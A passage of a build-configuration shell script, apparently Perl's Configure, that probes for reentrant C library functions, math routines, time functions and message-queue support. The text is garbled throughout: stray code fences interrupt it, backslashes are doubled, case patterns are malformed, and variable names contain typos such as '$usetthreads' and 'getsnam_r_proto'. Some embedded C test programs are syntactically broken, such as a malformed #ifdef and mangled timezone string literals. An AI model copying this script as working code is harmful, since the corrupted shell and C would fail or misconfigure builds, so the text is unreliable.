./protochk "$extern_C $try" $hdrs && getpwent_r_proto=S_SBW ;;

esac

case "$getpwent_r_proto" in

"|0) try='struct passwd* getpwent_r(struct passwd*, char*, int);'

./protochk "$extern_C $try" $hdrs && getpwent_r_proto=S_SBI ;;

esac

case "$getpwent_r_proto" in

"|0) try='int getpwent_r(struct passwd*, char*, int);'

./protochk "$extern_C $try" $hdrs && getpwent_r_proto=L_SBI ;;

```



```

esac

case "$getpwent_r_proto" in

"|0) try='int getpwent_r(struct passwd*, char*, int, FILE**);'

./protochk "$extern_C $try" $hdrs && getpwent_r_proto=I_SBIH ;;

esac

case "$getpwent_r_proto" in

"|0)    d_getpwent_r=undef

        getpwent_r_proto=0

        echo "Disabling getpwent_r, cannot determine prototype." >&4 ;;

*)     case "$getpwent_r_proto" in

        REENTRANT_PROTO*) ;;

        *) getpwent_r_proto="REENTRANT_PROTO_$getpwent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)     case "$usethreads" in

define) echo "getpwent_r has no prototype, not using it." >&4 ;;

        esac

        d_getpwent_r=undef

        getpwent_r_proto=0

        ;;

esac

;;

*)     getpwent_r_proto=0

```

```

;;

esac

: see if getpwnam_r exists

set getpwnam_r d_getpwnam_r

eval $inlibc

case "$d_getpwnam_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_pwd pwd.h"

    case "$d_getpwnam_r_proto:$usethreads" in

":define")        d_getpwnam_r_proto=define

                    set d_getpwnam_r_proto getpwnam_r $hdrs

                    eval $hasproto ;;

*)                ;;

    esac

    case "$d_getpwnam_r_proto" in

define)

    case "$getpwnam_r_proto" in

"|0) try='int getpwnam_r(const char*, struct passwd*, char*, size_t, struct passwd**);'

./protochk "$extern_C $try" $hdrs && getpwnam_r_proto=I_CSBWR ;;

    esac

    case "$getpwnam_r_proto" in

"|0) try='int getpwnam_r(const char*, struct passwd*, char*, int, struct passwd**);'

./protochk "$extern_C $try" $hdrs && getpwnam_r_proto=I_CSBIR ;;

    esac

```

```

case "$getpwnam_r_proto" in
    "|0) try='struct passwd* getpwnam_r(const char*, struct passwd*, char*, int);'
    ./protochk "$extern_C $try" $hdrs && getpwnam_r_proto=S_CSBI ;;
esac

case "$getpwnam_r_proto" in
    "|0) try='int getpwnam_r(const char*, struct passwd*, char*, int);'
    ./protochk "$extern_C $try" $hdrs && getpwnam_r_proto=I_CSBI ;;
esac

case "$getpwnam_r_proto" in
    "|0)    d_getpwnam_r=undef
           getpwnam_r_proto=0
           echo "Disabling getpwnam_r, cannot determine prototype." >&4 ;;
*)
    case "$getpwnam_r_proto" in
        REENTRANT_PROTO*) ;;
        *) getpwnam_r_proto="REENTRANT_PROTO_$getpwnam_r_proto" ;;
    esac
    echo "Prototype: $try" ;;
esac

;;

*)
    case "$usethreads" in
        define) echo "getpwnam_r has no prototype, not using it." >&4 ;;
        esac
        d_getpwnam_r=undef
        getpwnam_r_proto=0
        ;;

```

```

        esac

        ;;

*)      getpwnam_r_proto=0

        ;;

esac

```

: see if getpwuid\_r exists

```
set getpwuid_r d_getpwuid_r
```

```
eval $inlibc
```

```
case "$d_getpwuid_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_pwd pwd.h"
```

```
    case "$d_getpwuid_r_proto:$usethreads" in
```

```
        ":define")      d_getpwuid_r_proto=define
```

```
            set d_getpwuid_r_proto getpwuid_r $hdrs
```

```
            eval $hasproto ;;
```

```
        *)              ;;
```

```
    esac
```

```
    case "$d_getpwuid_r_proto" in
```

```
        define)
```

```
    case "$getpwuid_r_proto" in
```

```
        "|0) try='int getpwuid_r(uid_t, struct passwd*, char*, size_t, struct passwd**);'
```

```
        ./protochk "$extern_C $try" $hdrs && getpwuid_r_proto=_TSBWR ;;
```

```
    esac
```

```
    case "$getpwuid_r_proto" in
```

```

"|0) try='int getpwuid_r(uid_t, struct passwd*, char*, int, struct passwd**);'
./protochk "$extern_C $try" $hdrs && getpwuid_r_proto=I_TSBIR ;;

esac

case "$getpwuid_r_proto" in

"|0) try='int getpwuid_r(uid_t, struct passwd*, char*, int);'
./protochk "$extern_C $try" $hdrs && getpwuid_r_proto=I_TSBI ;;

esac

case "$getpwuid_r_proto" in

"|0) try='struct passwd* getpwuid_r(uid_t, struct passwd*, char*, int);'
./protochk "$extern_C $try" $hdrs && getpwuid_r_proto=S_TSBI ;;

esac

case "$getpwuid_r_proto" in

"|0)    d_getpwuid_r=undef
        getpwuid_r_proto=0
        echo "Disabling getpwuid_r, cannot determine prototype." >&4 ;;

*) )    case "$getpwuid_r_proto" in
        REENTRANT_PROTO*) ;;

        *) getpwuid_r_proto="REENTRANT_PROTO_$getpwuid_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

define) echo "getpwuid_r has no prototype, not using it." >&4 ;;

        esac

```

```

        d_getpwuid_r=undef
        getpwuid_r_proto=0
    ;;
esac

;;

*)    getpwuid_r_proto=0

    ;;

esac

```

: Optional checks for getsbyname and getsbyport

: see if getservbyname exists

set getservbyname d\_getsbyname

eval \$inlibc

: see if getservbyport exists

set getservbyport d\_getsbyport

eval \$inlibc

: see if getservent exists

set getservent d\_getsent

eval \$inlibc

: see if getservbyname\_r exists

set getservbyname\_r d\_getservbyname\_r

```

eval $inlibc

case "$d_getservbyname_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_getservbyname_r_proto:$usetthreads" in

        ".:define")      d_getservbyname_r_proto=define

            set d_getservbyname_r_proto getservbyname_r $hdrs

            eval $hasproto ;;

        *)              ;;

    esac

    case "$d_getservbyname_r_proto" in

        define)

            case "$getservbyname_r_proto" in

                "|0) try='int getservbyname_r(const char*, const char*, struct servent*, char*, size_t, struct
servent**);'

                ./protochk "$extern_C $try" $hdrs && getservbyname_r_proto=I_CCWBWR ;;

            esac

            case "$getservbyname_r_proto" in

                "|0) try='struct servent* getservbyname_r(const char*, const char*, struct servent*, char*, int);'

                ./protochk "$extern_C $try" $hdrs && getservbyname_r_proto=S_CCWBI ;;

            esac

            case "$getservbyname_r_proto" in

                "|0) try='int getservbyname_r(const char*, const char*, struct servent*, struct servent_data*);'

                ./protochk "$extern_C $try" $hdrs && getservbyname_r_proto=I_CCSD ;;

            esac

            case "$getservbyname_r_proto" in

```

```

"|0)    d_getservbyname_r=undef

        getservbyname_r_proto=0

        echo "Disabling getservbyname_r, cannot determine prototype." >&4 ;;

*)     case "$getservbyname_r_proto" in

        REENTRANT_PROTO*) ;;

        *) getservbyname_r_proto="REENTRANT_PROTO_$getservbyname_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

    esac

;;

*)     case "$usethreads" in

        define) echo "getservbyname_r has no prototype, not using it." >&4 ;;

        esac

        d_getservbyname_r=undef

        getservbyname_r_proto=0

        ;;

    esac

;;

*)     getservbyname_r_proto=0

        ;;

    esac

: see if getservbyport_r exists

set getservbyport_r d_getservbyport_r

eval $inlibc

```



```

case "$d_getservbyport_r" in
"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_getservbyport_r_proto:$usetthreads" in

":define")          d_getservbyport_r_proto=define

        set d_getservbyport_r_proto getservbyport_r $hdrs

        eval $hasproto ;;

*)                ;;

    esac

    case "$d_getservbyport_r_proto" in

define)

    case "$getservbyport_r_proto" in

"|0) try='int getservbyport_r(int, const char*, struct servent*, char*, size_t, struct servent**);'

./protochk "$extern_C $try" $hdrs && getservbyport_r_proto=I_ICSBWR ;;

    esac

    case "$getservbyport_r_proto" in

"|0) try='struct servent* getservbyport_r(int, const char*, struct servent*, char*, int);'

./protochk "$extern_C $try" $hdrs && getservbyport_r_proto=S_ICSB I ;;

    esac

    case "$getservbyport_r_proto" in

"|0) try='int getservbyport_r(int, const char*, struct servent*, struct servent_data*);'

./protochk "$extern_C $try" $hdrs && getservbyport_r_proto=I_ICSD ;;

    esac

    case "$getservbyport_r_proto" in

"|0)      d_getservbyport_r=undef

```

```

    getservbyport_r_proto=0

    echo "Disabling getservbyport_r, cannot determine prototype." >&4 ;;

*)
    case "$getservbyport_r_proto" in
        REENTRANT_PROTO*) ;;

        *) getservbyport_r_proto="REENTRANT_PROTO_$getservbyport_r_proto" ;;

    esac

    echo "Prototype: $try" ;;

esac

;;

*)
    case "$usethreads" in
        define) echo "getservbyport_r has no prototype, not using it." >&4 ;;

    esac

    d_getservbyport_r=undef

    getservbyport_r_proto=0

    ;;

esac

;;

*)
    getservbyport_r_proto=0

    ;;

esac

: see if getservent_r exists

set getservent_r d_getservent_r

eval $inlibc

case "$d_getservent_r" in

```

```

"$define")

hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

case "$d_getservent_r_proto:$usethreads" in

":define")      d_getservent_r_proto=define

                set d_getservent_r_proto getservent_r $hdrs

                eval $hasproto ;;

*)              ;;

esac

case "$d_getservent_r_proto" in

define)

case "$getservent_r_proto" in

"|0) try='int getservent_r(struct servent*, char*, size_t, struct servent**);'

./protochk "$extern_C $try" $hdrs && getservent_r_proto=I_SBWR ;;

esac

case "$getservent_r_proto" in

"|0) try='int getservent_r(struct servent*, char*, int);'

./protochk "$extern_C $try" $hdrs && getservent_r_proto=I_SBI ;;

esac

case "$getservent_r_proto" in

"|0) try='struct servent* getservent_r(struct servent*, char*, int);'

./protochk "$extern_C $try" $hdrs && getservent_r_proto=S_SBI ;;

esac

case "$getservent_r_proto" in

"|0) try='int getservent_r(struct servent*, struct servent_data*);'

./protochk "$extern_C $try" $hdrs && getservent_r_proto=I_SD ;;

```

```

esac

case "$getservent_r_proto" in
"|0)    d_getservent_r=undef
        getservent_r_proto=0

        echo "Disabling getservent_r, cannot determine prototype." >&4 ;;

*)     case "$getservent_r_proto" in
        REENTRANT_PROTO*) ;;

        *) getservent_r_proto="REENTRANT_PROTO_$getservent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)     case "$usethreads" in

define) echo "getservent_r has no prototype, not using it." >&4 ;;

        esac

        d_getservent_r=undef

        getservent_r_proto=0

        ;;

esac

;;

*)     getservent_r_proto=0

        ;;

esac

```

: see if prototypes for various getservxxx netdb.h functions are available

```
echo " "
```

```
set d_getservprotos getservent $i_netdb netdb.h
```

```
eval $hasproto
```

```
: see if getsppnam exists
```

```
set getsppnam d_getsppnam
```

```
eval $inlibc
```

```
: see if this is a shadow.h system
```

```
set shadow.h i_shadow
```

```
eval $inhdr
```

```
: see if getsppnam_r exists
```

```
set getsppnam_r d_getsppnam_r
```

```
eval $inlibc
```

```
case "$d_getsppnam_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_shadow shadow.h"
```

```
    case "$d_getsppnam_r_proto:$usethreads" in
```

```
        ":define")      d_getsppnam_r_proto=define
```

```
            set d_getsppnam_r_proto getsppnam_r $hdrs
```

```
            eval $hasproto ;;
```

```
        *)              ;;
```

```
    esac
```

```
    case "$d_getsppnam_r_proto" in
```

```

define)

case "$getspnam_r_proto" in

"|0) try='int getspnam_r(const char*, struct spwd*, char*, size_t, struct spwd**);'

./protochk "$extern_C $try" $hdrs && getspnam_r_proto=I_CSBWR ;;

esac

case "$getspnam_r_proto" in

"|0) try='struct spwd* getspnam_r(const char*, struct spwd*, char*, int);'

./protochk "$extern_C $try" $hdrs && getspnam_r_proto=S_CSBI ;;

esac

case "$getspnam_r_proto" in

"|0)   d_getspnam_r=undef

      getspnam_r_proto=0

      echo "Disabling getspnam_r, cannot determine prototype." >&4 ;;

*)   case "$getspnam_r_proto" in

      REENTRANT_PROTO*) ;;

      *) getspnam_r_proto="REENTRANT_PROTO_$getspnam_r_proto" ;;

      esac

      echo "Prototype: $try" ;;

esac

;;

*)   case "$usethreads" in

      define) echo "getspnam_r has no prototype, not using it." >&4 ;;

      esac

      d_getspnam_r=undef

      getspnam_r_proto=0

```

```

        ;;
    esac

    ;;

*)    getsnam_r_proto=0

    ;;

esac

```

: see if gettimeofday or ftime exists

```
set gettimeofday d_gettimeofday
```

```
eval $inlibc
```

```
case "$d_gettimeofday" in
```

```
"$undef")
```

```
    set ftime d_ftime
```

```
    eval $inlibc
```

```
    ;;
```

```
*)
```

```
    val="$undef"; set d_ftime; eval $setvar
```

```
    ;;
```

```
esac
```

```
case "$d_gettimeofday$d_ftime" in
```

```
"$undef$undef")
```

```
    echo " "
```

```
    echo 'No ftime() nor gettimeofday() -- timing may be less accurate.' >&4
```

```
    ;;
```

```
esac
```

```

: see if gmtime_r exists

set gmtime_r d_gmtime_r

eval $inlibc

case "$d_gmtime_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_time time.h $i_systime sys/time.h"

    case "$d_gmtime_r_proto:$usethreads" in

        ":define")      d_gmtime_r_proto=define

                        set d_gmtime_r_proto gmtime_r $hdrs

                        eval $hasproto ;;

        *)              ;;

    esac

    case "$d_gmtime_r_proto" in

        define)

            case "$gmtime_r_proto" in

                "|0) try='struct tm* gmtime_r(const time_t*, struct tm*);'

                ./protochk "$extern_C $try" $hdrs && gmtime_r_proto=S_TS ;;

            esac

            case "$gmtime_r_proto" in

                "|0) try='int gmtime_r(const time_t*, struct tm*);'

                ./protochk "$extern_C $try" $hdrs && gmtime_r_proto=I_TS ;;

            esac

            case "$gmtime_r_proto" in

                "|0)      d_gmtime_r=undef

```



```

    gmtime_r_proto=0

    echo "Disabling gmtime_r, cannot determine prototype." >&4 ;;

*)
    case "$gmtime_r_proto" in
        REENTRANT_PROTO*) ;;

        *) gmtime_r_proto="REENTRANT_PROTO_$gmtime_r_proto" ;;

    esac

    echo "Prototype: $try" ;;

esac

;;

*)
    case "$usethreads" in
        define) echo "gmtime_r has no prototype, not using it." >&4 ;;

    esac

    d_gmtime_r=undef

    gmtime_r_proto=0

    ;;

esac

;;

*)
    gmtime_r_proto=0

    ;;

esac

: see if hasmntopt exists

set hasmntopt d_hasmntopt

eval $inlibc

```

: see if this is a netinet/in.h or sys/in.h system

set netinet/in.h i\_niin sys/in.h i\_sysin

eval \$inhdr

: see if arpa/inet.h has to be included

set arpa/inet.h i\_arpainet

eval \$inhdr

: see if htonl --and friends-- exists

val=""

set htonl val

eval \$inlibc

: Maybe they are macros.

case "\$val" in

\$undef)

cat >htonl.c <<EOM

#include <stdio.h>

#include <sys/types.h>

#\$i\_niin I\_NETINET\_IN

#\$i\_sysin I\_SYS\_IN

#\$i\_arpainet I\_ARPA\_INET

#ifdef I\_NETINET\_IN

#include <netinet/in.h>

#endif

```

#ifdef I_SYS_IN

#include <sys/in.h>

#endif

#ifdef I_ARPA_INET

#include <arpa/inet.h>

#endif

#ifdef htonl

printf("Defined as a macro.");

#endif

EOM

    $cppstdin $cppflags $cppminus < htonl.c >htonl.E 2>/dev/null

    if $contains 'Defined as a macro' htonl.E >/dev/null 2>&1; then

        val="$define"

        echo "But it seems to be defined as a macro." >&4

    fi

    $rm -f htonl.?

;;

esac

set d_htonl

eval $setvar

: see if ilogbl exists

set ilogbl d_ilogbl

eval $inlibc

```

: index or strchr

echo " "

if set index val -f; eval \$csym; \$val; then

if set strchr val -f d\_strchr; eval \$csym; \$val; then

if \$contains strchr "\$strings" >/dev/null 2>&1 ; then

val="\$define"

vali="\$undef"

echo "strchr() found." >&4

else

val="\$undef"

vali="\$define"

echo "index() found." >&4

fi

else

val="\$undef"

vali="\$define"

echo "index() found." >&4

fi

else

if set strchr val -f d\_strchr; eval \$csym; \$val; then

val="\$define"

vali="\$undef"

echo "strchr() found." >&4

else

echo "No index() or strchr() found!" >&4

```
val="$undef"
```

```
vali="$undef"
```

```
fi
```

```
fi
```

```
set d_strchr; eval $setvar
```

```
val="$vali"
```

```
set d_index; eval $setvar
```

```
: check whether inet_aton exists
```

```
set inet_aton d_inetaton
```

```
eval $inlibc
```

```
: see if inet_ntop exists
```

```
set inet_ntop d_inetntop
```

```
eval $inlibc
```

```
: see if inet_pton exists
```

```
set inet_pton d_inetpton
```

```
eval $inlibc
```

```
: Look for isascii
```

```
echo " "
```

```
$cat >isascii.c <<EOCP
```

```
#include <stdio.h>
```

```
#include <ctype.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
int main() {
```

```
    int c = 'A';
```

```
    if (isascii(c))
```

```
        exit(0);
```

```
    else
```

```
        exit(1);
```

```
}
```

```
EOCP
```

```
set isascii
```

```
if eval $compile; then
```

```
    echo "isascii() found." >&4
```

```
    val="$define"
```

```
else
```

```
    echo "isascii() NOT found." >&4
```

```
    val="$undef"
```

```
fi
```

```
set d_isascii
```

```
eval $setvar
```

```
$rm -f isascii*
```

```
: see if isfinite exists
```

```
set isfinite d_isfinite
```

```
eval $inlibc
```

```
: see if isinf exists
```

```
set isinf d_isinf
```

```
eval $inlibc
```

```
: see if isnan exists
```

```
set isnan d_isnan
```

```
eval $inlibc
```

```
: see if isnanl exists
```

```
set isnanl d_isnanl
```

```
eval $inlibc
```

```
: see if killpg exists
```

```
set killpg d_killpg
```

```
eval $inlibc
```

```
: see if lchown exists
```

```
echo " "
```

```
$cat > try.c <<'EOCP'
```

```
/* System header to define __stub macros and hopefully few prototypes,
```

```
   which can conflict with char lchown(); below. */
```

```
#include <assert.h>
```

```

/* Override any gcc2 internal prototype to avoid an error. */
/* We use char because int might match the return type of a gcc2
   builtin and then its argument prototype would still apply. */
char lchown();

int main() {

    /* The GNU C library defines this for functions which it implements
       to always fail with ENOSYS. Some functions are actually named
       something starting with __ and the normal name is an alias. */
#ifdef (__stub_lchown) || defined (__stub___lchown)
    choke me
#else
    lchown();
#endif
    ; return 0; }

EOCP

set try

if eval $compile; then

    $echo "lchown() found." >&4

    val="$define"

else

    $echo "lchown() NOT found." >&4

    val="$undef"

fi

set d_lchown

eval $setvar

```



: See if number of significant digits in a double precision number is known

echo " "

\$cat >ldbl\_dig.c <<EOM

#\$i\_limits I\_LIMITS

#\$i\_float I\_FLOAT

#ifdef I\_LIMITS

#include <limits.h>

#endif

#ifdef I\_FLOAT

#include <float.h>

#endif

#ifdef LDBL\_DIG

printf("Contains LDBL\_DIG");

#endif

EOM

\$cppstdin \$cppflags \$cppminus < ldbl\_dig.c >ldbl\_dig.E 2>/dev/null

if \$contains 'LDBL\_DIG' ldbl\_dig.E >/dev/null 2>&1; then

echo "LDBL\_DIG found." >&4

val="\$define"

else

echo "LDBL\_DIG NOT found." >&4

val="\$undef"

fi

\$rm -f ldbl\_dig.?

```
set d_ldbl_dig
```

```
eval $setvar
```

```
: see if this is a math.h system
```

```
set math.h i_math
```

```
eval $inhdr
```

```
: check to see if math.h defines _LIB_VERSION
```

```
d_libm_lib_version="$undef"
```

```
case $i_math in
```

```
    $define)
```

```
        echo " "
```

```
        echo "Checking to see if your libm supports _LIB_VERSION..." >&4
```

```
        $cat >try.c <<EOCP
```

```
#include <unistd.h>
```

```
#include <math.h>
```

```
int main (int argc, char *argv[])
```

```
{
```

```
    printf ("%d\n", _LIB_VERSION);
```

```
    return (0);
```

```
    } /* main */
```

```
EOCP
```

```
    set try
```

```
    if eval $compile; then
```

```
        foo=`$run ./try`
```

```

        echo "Yes, it does ($foo)" >&4

        d_libm_lib_version="$define"

    else

        echo "No, it does not (probably harmless)" >&4

    fi

    $rm_try

;;

esac

: see if link exists

set link d_link

eval $inlibc

: see if localtime_r exists

set localtime_r d_localtime_r

eval $inlibc

case "$d_localtime_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_time time.h $i_systime sys/time.h"

    case "$d_localtime_r_proto:$usethreads" in

        ":define")
            d_localtime_r_proto=define

            set d_localtime_r_proto localtime_r $hdrs

            eval $hasproto ;;

        *)
            ;;

```

```

esac

case "$d_localtime_r_proto" in
define)

case "$localtime_r_proto" in

"|0) try='struct tm* localtime_r(const time_t*, struct tm*);'

./protochk "$extern_C $try" $hdrs && localtime_r_proto=S_TS ;;

esac

case "$localtime_r_proto" in

"|0) try='int localtime_r(const time_t*, struct tm*);'

./protochk "$extern_C $try" $hdrs && localtime_r_proto=I_TS ;;

esac

case "$localtime_r_proto" in

"|0)    d_localtime_r=undef

        localtime_r_proto=0

        echo "Disabling localtime_r, cannot determine prototype." >&4 ;;

*) )    case "$localtime_r_proto" in

        REENTRANT_PROTO*) ;;

        *) localtime_r_proto="REENTRANT_PROTO_$localtime_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

define) echo "localtime_r has no prototype, not using it." >&4 ;;

        esac

```

```

        d_localtime_r=undef
        localtime_r_proto=0
        ;;
    esac

    ;;

*)    localtime_r_proto=0

    ;;

esac

```

```

: see if localtime_r calls tzset
case "$localtime_r_proto" in
    REENTRANT_PROTO*)

```

```

        $cat >try.c <<EOCP

/* Does our libc's localtime_r call tzset ?

 * return 0 if so, 1 otherwise.

 */

#$i_systypes    I_SYS_TYPES
#$i_unistd      I_UNISTD
#$i_time        I_TIME
#$i_stdlib      I_STDLIB
#$i_string      I_STRING
#$i_malloc      I_MALLOC

#ifdef I_SYS_TYPES
# include <sys/types.h>
#endif

```

```
#ifndef I_UNISTD

# include <unistd.h>

#endif

#ifdef I_TIME

# include <time.h>

#endif

#ifdef I_STDLIB

#include <stdlib.h>

#endif

#ifdef I_STRING

# include <string.h>

#else

# include <strings.h>

#endif

#ifdef I_MALLOC

# include <malloc.h>

#endif

int main()

{

    time_t t = time(0L);

    char w_tz[]="TZ" "="GMT+5",

        e_tz[]="TZ" "="GMT-5",

        *tz_e = (char*)malloc(16),

        *tz_w = (char*)malloc(16);

    struct tm tm_e, tm_w;
```

```

memset(&tm_e,'\0',sizeof(struct tm));

memset(&tm_w,'\0',sizeof(struct tm));

strcpy(tz_e,e_tz);

strcpy(tz_w,w_tz);


putenv(tz_e);

localtime_r(&t, &tm_e);


putenv(tz_w);

localtime_r(&t, &tm_w);


if( memcmp(&tm_e, &tm_w, sizeof(struct tm)) == 0 )

    return 1;

return 0;

}

```

EOCP

```

set try

if eval $compile; then

    if $run ./try; then

        d_localtime_r_needs_tzset=undef;

    else

        d_localtime_r_needs_tzset=define;

    fi;

else

    d_localtime_r_needs_tzset=undef;

```

```
        fi;

        ;;

    *)

        d_localtime_r_needs_tzset=undef;

        ;;
esac

$rm_try
```

```
: see if localeconv exists

set localeconv d_loconv

eval $inlibc
```

```
: see if lockf exists

set lockf d_lockf

eval $inlibc
```

```
: see if prototype for lseek is available

echo " "

set d_lseekproto lseek $i_systypes sys/types.h $i_unistd unistd.h

eval $hasproto
```

```
: see if lstat exists

set lstat d_lstat

eval $inlibc
```



: see if madvise exists

set madvise d\_madvise

eval \$inlibc

: see if malloc\_size exists

set malloc\_size d\_malloc\_size

eval \$inlibc

: see if malloc\_size\_good exists

set malloc\_good\_size d\_malloc\_good\_size

eval \$inlibc

: see if mblen exists

set mblen d\_mblen

eval \$inlibc

: see if mbstowcs exists

set mbstowcs d\_mbstowcs

eval \$inlibc

: see if mbtowc exists

set mbtowc d\_mbtowc

eval \$inlibc

: see if memchr exists

set memchr d\_memchr

eval \$inlibc

: see if memcmp exists

set memcmp d\_memcmp

eval \$inlibc

: see if memcpy exists

set memcpy d\_memcpy

eval \$inlibc

: see if memmove exists

set memmove d\_memmove

eval \$inlibc

: see if memset exists

set memset d\_memset

eval \$inlibc

: see if mkdir exists

set mkdir d\_mkdir

eval \$inlibc

: see if mkdtemp exists

set mkdtemp d\_mkdtemp

eval \$inlibc

: see if mkfifo exists

set mkfifo d\_mkfifo

eval \$inlibc

: see if mkstemp exists

set mkstemp d\_mkstemp

eval \$inlibc

: see if mkstemps exists

set mkstemps d\_mkstemps

eval \$inlibc

: see if mktime exists

set mktime d\_mktime

eval \$inlibc

: see if this is a sys/mman.h system

set sys/mman.h i\_sysmman

eval \$inhdr

: see if mmap exists

set mmap d\_mmap

eval \$inlibc

: see what shmat returns

: default to something harmless

mmatype='void \*'

case "\$i\_sysmman\$d\_mmap" in

"\$define\$define")

    \$cat >mmap.c <<'END'

#include <sys/mman.h>

void \*mmap();

END

if \$cc \$ccflags -c mmap.c >/dev/null 2>&1; then

    mmatype='void \*'

else

    mmatype='caddr\_t'

fi

echo "and it returns (\$mmatype)." >&4

;;

esac

: see if sqrtl exists

set sqrtl d\_sqrtl

eval \$inlibc

: see if scalbnl exists

```
set scalbnl d_scalbnl
```

```
eval $inlibc
```

```
: see if modfl exists
```

```
set modfl d_modfl
```

```
eval $inlibc
```

```
: see if prototype for modfl is available
```

```
echo " "
```

```
set d_modflproto modfl $i_math math.h
```

```
eval $hasproto
```

```
d_modfl_pow32_bug="$undef"
```

```
case "$d_longdbl$d_modfl" in
```

```
$define$define)
```

```
    $cat <<EOM
```

```
Checking to see whether your modfl() is okay for large values...
```

```
EOM
```

```
$cat >try.c <<EOCP
```

```
#include <math.h>
```

```
#include <stdio.h>
```

```
EOCP
```

```
if $test "X$d_modflproto" != "X$define"; then
```

```
    $cat >>try.c <<EOCP
```

```
/* Sigh. many current glibcs provide the function, but do not prototype it. */
```

```
long double modfl (long double, long double *);
```

```
EOCP
```

```
fi
```

```
$cat >>try.c <<EOCP
```

```
int main() {
```

```
    long double nv = 4294967303.15;
```

```
    long double v, w;
```

```
    v = modfl(nv, &w);
```

```
#ifdef __GLIBC__
```

```
    printf("glibc");
```

```
#endif
```

```
    printf(" %"$sPRIldbl" %"$sPRIldbl" %"$sPRIldbl"\n", nv, v, w);
```

```
    return 0;
```

```
}
```

```
EOCP
```

```
case "$osname:$gccversion" in
```

```
aix:)    saveccflags="$ccflags"
```

```
        ccflags="$ccflags -qlongdouble" ;; # to avoid core dump
```

```
esac
```

```
set try
```

```
if eval $compile; then
```

```
    foo=`$run ./try`
```

```
    case "$foo" in
```

```
        *" 4294967303.150000 1.150000 4294967302.000000")
```

```

        echo >&4 "Your modfl() is broken for large values."

        d_modfl_pow32_bug="$define"

        case "$foo" in

            glibc)  echo >&4 "You should upgrade your glibc to at least 2.2.2 to get a fixed
modfl()."

                ;;

            esac

            ;;

        *) 4294967303.150000 0.150000 4294967303.000000")

            echo >&4 "Your modfl() seems okay for large values."

            ;;

        *)  echo >&4 "I don't understand your modfl() at all."

            d_modfl="$undef"

            ;;

        esac

        $rm_try

    else

        echo "I cannot figure out whether your modfl() is okay, assuming it isn't."

        d_modfl="$undef"

    fi

    case "$osname:$gccversion" in

        aix:)  ccflags="$saveccflags" ;; # restore

    esac

    ;;

esac

```

```

if $test "$uselongdouble" = "$define"; then
    message=""
    if $test "$d_sqrtl" != "$define"; then
        message="$message sqrtl"
    fi
    if $test "$d_modfl" != "$define"; then
        if $test "$d_aintl:$d_copysignl" = "$define:$define"; then
            echo "You have both aintl and copysignl, so I can emulate modfl."
        else
            message="$message modfl"
        fi
    fi
fi

if $test "$d_frexp1" != "$define"; then
    if $test "$d_ilogbl:$d_scalbnl" = "$define:$define"; then
        echo "You have both ilogbl and scalbnl, so I can emulate frexp1."
    else
        message="$message frexp1"
    fi
fi

if $test "$message" != ""; then
    $cat <<EOM >&4

```

\*\*\* You requested the use of long doubles but you do not seem to have

\*\*\* the following mathematical functions needed for long double support:



\*\*\* \$message

\*\*\* Please rerun Configure without -Duselongdouble and/or -Dusemorebits.

\*\*\* Cannot continue, aborting.

EOM

exit 1

fi

fi

: see if mprotect exists

set mprotect d\_mprotect

eval \$inlibc

: see if msgctl exists

set msgctl d\_msgctl

eval \$inlibc

: see if msgget exists

set msgget d\_msgget

eval \$inlibc

: see if msgsnd exists

set msgsnd d\_msgsnd

eval \$inlibc

: see if msgrcv exists

set msgrcv d\_msgrcv

eval \$inlibc

: see how much of the 'msg\*(2)' library is present.

h\_msg=true

echo " "

case "\$d\_msgctl\$d\_msgget\$d\_msgsnd\$d\_msgrcv" in

\*\$undef\*) h\_msg=false;;

esac

case "\$osname" in

freebsd)

case "`ipcs 2>&1`" in

"SVID messages"\*"not configured"\*)

echo "Your \$osname does not have the msg\*(2) configured." >&4

h\_msg=false

val="\$undef"

set msgctl d\_msgctl

eval \$setvar

set msgget d\_msgget

eval \$setvar

set msgsnd d\_msgsnd

eval \$setvar

set msgrcv d\_msgrcv

```

        eval $setvar
    ;;
esac

;;

esac

: we could also check for sys/ipc.h ...

if $h_msg && $test `./findhdr sys/msg.h`; then

    echo "You have the full msg*(2) library." >&4

    val="$define"

else

    echo "You don't have the full msg*(2) library." >&4

    val="$undef"

fi

set d_msg

eval $setvar


: Check for msghdr_s

echo " "

echo "Checking to see if your system supports struct msghdr..." >&4

set d_msghdr_s msghdr $i_systypes sys/types.h $d_socket sys/socket.h $i_sysuio sys/uio.h

eval $hasstruct

case "$d_msghdr_s" in

"$define")    echo "Yes, it does." ;;

*)            echo "No, it doesn't." ;;

esac

```

: see if msync exists

set msync d\_msync

eval \$inlibc

: see if munmap exists

set munmap d\_munmap

eval \$inlibc

: see if nice exists

set nice d\_nice

eval \$inlibc

: see if this is a langinfo.h system

set langinfo.h i\_langinfo

eval \$inhdr

: see if nl\_langinfo exists

set nl\_langinfo d\_nl\_langinfo

eval \$inlibc

: check for volatile keyword

echo " "

echo 'Checking to see if your C compiler knows about "volatile"...' >&4

```
$cat >try.c <<'EOCP'
```

```
int main()
```

```
{
```

```
    typedef struct _goo_struct goo_struct;
```

```
    goo_struct * volatile goo = ((goo_struct *)0);
```

```
    struct _goo_struct {
```

```
        long long_int;
```

```
        int reg_int;
```

```
        char char_var;
```

```
    };
```

```
    typedef unsigned short foo_t;
```

```
    char *volatile foo;
```

```
    volatile int bar;
```

```
    volatile foo_t blech;
```

```
    foo = foo;
```

```
}
```

```
EOCP
```

```
if $cc -c $ccflags try.c >/dev/null 2>&1 ; then
```

```
    val="$define"
```

```
    echo "Yup, it does."
```

```
else
```

```
